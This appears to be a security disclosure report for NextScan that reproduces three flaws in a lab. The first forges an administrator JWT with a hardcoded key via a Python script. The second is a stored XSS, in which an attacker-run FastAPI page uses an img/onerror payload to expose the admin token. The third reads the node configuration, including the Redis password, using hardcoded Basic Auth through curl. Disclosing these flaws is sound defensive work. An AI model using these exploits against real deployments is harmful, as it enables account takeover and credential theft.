NextScan Vulnerability Report
Software: NextScan
Developer or vendor: Tongcheng Travel Information Security Team
Code repository: https://github.com/tongcheng-security-team/NextScan
1. Hardcoded JWT Signing Key Allows Administrator Impersonation
| Brief description: | An attacker extracts the hardcoded JWT signing key from the public image and forges an administrator token that is accepted by every management API endpoint. |
|---|---|
| Affected versions: | 1.1.0 to 1.2.0 |
| Preconditions: | None |
Root Cause
The management API verifies X-Access-Token with HS256. The signing key is a string constant in the ns-admin binary. pkg/config has no field for it and conf.ini has no section for it, so a deployment cannot replace the key through configuration or an environment variable.
After the signature check, the middleware only reads id and roleIds from the token. It does not check that the user exists or that the role is valid. The logic lives in pkg/http/middleware and pkg/http/router.Auth.
A token with an arbitrary id and the built-in super administrator role ID is therefore accepted as an administrator.
The published images 1.1.0, 1.1.1 and 1.2.0 carry the same key, hence the affected range.
Reproduction Environment
The lab runs the official compose deployment. The bitnami/etcd and minio/minio images in the official compose file can no longer be pulled, so the lab uses bitnamilegacy/etcd and bitnamilegacy/minio instead. The createbuckets service depends on minio/mc, which is also unavailable, so it is omitted. This does not affect the reproduction. The rest matches the official file:
services:
  redis:
    image: "redis:alpine"
    command: --requirepass "3d7a6447328dcde6"
    container_name: ns-redis
  mongo:
    image: "mongo:4.2.23"
    command: [--auth]
    environment:
      MONGO_INITDB_ROOT_USERNAME: root
      MONGO_INITDB_ROOT_PASSWORD: root
      MONGO_DATABASE: NextScan
      MONGO_USERNAME: NextScan
      MONGO_PASSWORD: 56074e26d5a39aad
    volumes:
      - ./mongo/init:/docker-entrypoint-initdb.d
      - ./mongo/data:/data/db
    container_name: ns-mongo
  etcd:
    image: "bitnamilegacy/etcd:3.5.6"
    environment:
      - ETCD_ROOT_PASSWORD=0117be99f79bf9e2
    container_name: ns-etcd
  minio:
    image: "bitnamilegacy/minio:2021.4.18"
    volumes:
      - ./minio/data:/data
    environment:
      MINIO_ACCESS_KEY: "vi75e"
      MINIO_SECRET_KEY: "hFimqbrlBE"
    command: server /data
    container_name: ns-minio
  web:
    image: "lysec/ns-admin:latest"
    ports:
      - "80:80"
    depends_on:
      - redis
      - mongo
      - etcd
      - minio
    container_name: ns-admin
  scan:
    image: "lysec/ns-scan:latest"
    depends_on:
      - web
    container_name: ns-scan
  craw:
    image: "lysec/ns-craw:latest"
    depends_on:
      - web
    container_name: ns-craw
mongo/init comes from the official repository. The UI is then at http://127.0.0.1.
Reproduction
Extract the key from the image:
$ docker run --rm --entrypoint sh lysec/ns-admin:v1.2.0 -c 'strings /next-scan/ns-admin | grep nscan_admin_api_jwt_secret_key'
nscan_admin_api_jwt_secret_key
Sign a token with that key and read the user list:
import httpx
import jwt

BASE = "http://127.0.0.1"
token = jwt.encode(
    {
        "exp": 1794062983,
        "id": "5db002504da8ad2e24d0052d",
        "orig_iat": 1793976583,
        "roleIds": "5e36ddf74da8ad2e24fb5f51",
    },
    "nscan_admin_api_jwt_secret_key",
    algorithm="HS256",
)
print(token)
headers = {"X-Access-Token": "ns-admin " + token}
print(httpx.get(BASE + "/v1/sys/user/list", headers=headers).text)
The output is:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3OTQwNjI5ODMsImlkIjoiNWRiMDAyNTA0ZGE4YWQyZTI0ZDAwNTJkIiwib3JpZ19pYXQiOjE3OTM5NzY1ODMsInJvbGVJZHMiOiI1ZTM2ZGRmNzRkYThhZDJlMjRmYjVmNTEifQ.AhcTJZnJXrSx7ZTEN7bOx4rer7o1_R-i0fLDZJD2x1Y

{"code":200,"message":"OK","result":[{"id":"5db002504da8ad2e24d0052d","username":"admin","realname":"管理员","workNo":"00001","avatar":"","sex":1,"phone":"18888888888","desc":"系统默认账户","createBy":"","updateBy":"","status":1,"email":"nextscan@163.com","source":"","updateTime":"2023-02-14T08:21:15.22Z","createTime":"2021-05-18T07:33:51.228Z"}],"success":true,"timestamp":1793976583830,"total":1}
Write the token into localStorage in the browser console, then open the home page:
localStorage.setItem('pro__Access-Token', JSON.stringify({value: 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3OTQwNjI5ODMsImlkIjoiNWRiMDAyNTA0ZGE4YWQyZTI0ZDAwNTJkIiwib3JpZ19pYXQiOjE3OTM5NzY1ODMsInJvbGVJZHMiOiI1ZTM2ZGRmNzRkYThhZDJlMjRmYjVmNTEifQ.AhcTJZnJXrSx7ZTEN7bOx4rer7o1_R-i0fLDZJD2x1Y', expire: null}));
The user list shows the administrator account:
2. Stored XSS in the Asset Detail View
| Brief description: | The scanner crawls a site controlled by the attacker and stores the form body in the asset library. A user who opens the asset detail view runs the attacker’s script, and the attacker takes over the victim’s account. |
|---|---|
| Affected versions: | 1.1.0 to 1.2.0 |
| Preconditions: | A scan task targets a site controlled by the attacker. |
Root Cause
When the crawler visits a page, it submits the forms on that page and writes each request body to Asset_URL.data. The URL asset detail dialog renders that field through domProps.innerHTML:
// web/js/chunk-7371b739.7ed9f6ed.js, image lysec/ns-admin:1.2.0
domProps:{innerHTML:e._s(e.form.data)}
The same dialog renders request headers with json-viewer, which builds an innerHTML string from a value that starts with http://, so a header value injects script as well:
// web/js/chunk-e9af1076.1c09d728.js, image lysec/ns-admin:1.2.0
domProps=n?{innerHTML:'"'+(t='<a href="'+t+'" target="_blank" class="jv-link">'+t+"</a>").toString()+'"'}
Both renderers are the same in the published images 1.1.0, 1.1.1 and 1.2.0.
Reproduction Environment
The management side is deployed as in section 1. The attacker site must run on a host the scan node can reach. In the commands below, 172.28.0.1 stands for that host and 18899 for its port:
from fastapi import FastAPI
from fastapi.responses import HTMLResponse, PlainTextResponse
app = FastAPI()
@app.get('/xss-form', response_class=HTMLResponse)
def xss_form():
return '''<html><body>
<form action="/submit" method="POST">
<input name="x" value="<img/src='http://172.28.0.1:18899/slow?ms=8000'onerror="document.body.innerText=localStorage.getItem('pro__Access-Token')">">
<input type="submit" value="send">
</form>
</body></html>'''
@app.post('/submit', response_class=HTMLResponse)
def submit():
return '<html><body>ok</body></html>'
@app.get('/slow')
async def slow(ms: int = 5000):
import asyncio
await asyncio.sleep(ms / 1000)
return PlainTextResponse('slow')Start it:
$ uvicorn attacker:app --host 0.0.0.0 --port 18899Reproduction
Create a project in the management UI with the target http://172.28.0.1:18899/xss-form, enable the crawler and run it. The crawler submits the form, and the request body is stored in the asset library:

{"_id":{"$oid":"6aedf916844f93e35bb80381"},"url":"http://172.28.0.1:18899/submit","data":"x=<img/src='http://172.28.0.1:18899/slow?ms=8000'onerror=\"document.body.innerText=localStorage.getItem('pro__Access-Token')\">"}The crawler encodes spaces in the request body as +, so the payload contains no spaces.
In 资产管理, open url资产 and click 详情 on that row. The dialog renders the body as HTML, and the img tag starts loading the slow endpoint:

Eight seconds later the image fails to load, onerror runs, and the page prints the administrator token from localStorage:
3. Hardcoded Basic Auth Credentials on the Agent API
| Brief description: | The agent API uses hardcoded Basic Auth credentials. An attacker who sends these credentials reads the node configuration, including the Redis password. |
|---|---|
| Affected versions: | 1.1.0 to 1.2.0 |
| Preconditions: | None |
Root Cause
pkg/http/router.AuthAgent builds a gin.Accounts map from the constant nextagent, used as both the user name and the password. pkg/http/router.AuthExternal does the same with nEXtSCAnExTERNal. Neither has a configuration option, so a deployment cannot change them.
Reproduction Environment
Same as section 1.
Reproduction
Request the node configuration:
$ curl -s -u nextagent:nextagent 'http://127.0.0.1/agent/config?group=2'The output is:
{
    "code": 200,
    "message": "OK",
    "result": {
        "Redis": {
            "Addr": "ns-redis:6379",
            "PoolSize": 10,
            "MinIdleConns": 3,
            "Password": "3d7a6447328dcde6"
        },
        "Etcd": {
            "endpoints": [
                "ns-etcd:2379"
            ],
            "auto-sync-interval": 0,
            "dial-timeout": 5000000000,
            "dial-keep-alive-time": 0,
            "dial-keep-alive-timeout": 0,
            "MaxCallSendMsgSize": 0,
            "MaxCallRecvMsgSize": 0,
            "TLS": null,
            "username": "",
            "password": "",
            "reject-old-cluster": false,
            "DialOptions": null,
            "Context": null,
            "Logger": null,
            "LogConfig": null,
            "permit-without-stream": false
        },
        "cookiePath": "/ns/cookie/global/",
        "ServerToken": "nextagent",
        "heartbeat": "@every 1m",
        "agentLeaseTTL": 70,
        "agentInfoPrefix": "/ns/agent/info/",
        "pluginPrefix": "/ns/plugin/",
        "payloadPrefix": "/ns/payload/",
        "scanConfigPrefix": "/ns/agent/config/",
        "weakPassCnt": 10
    }
}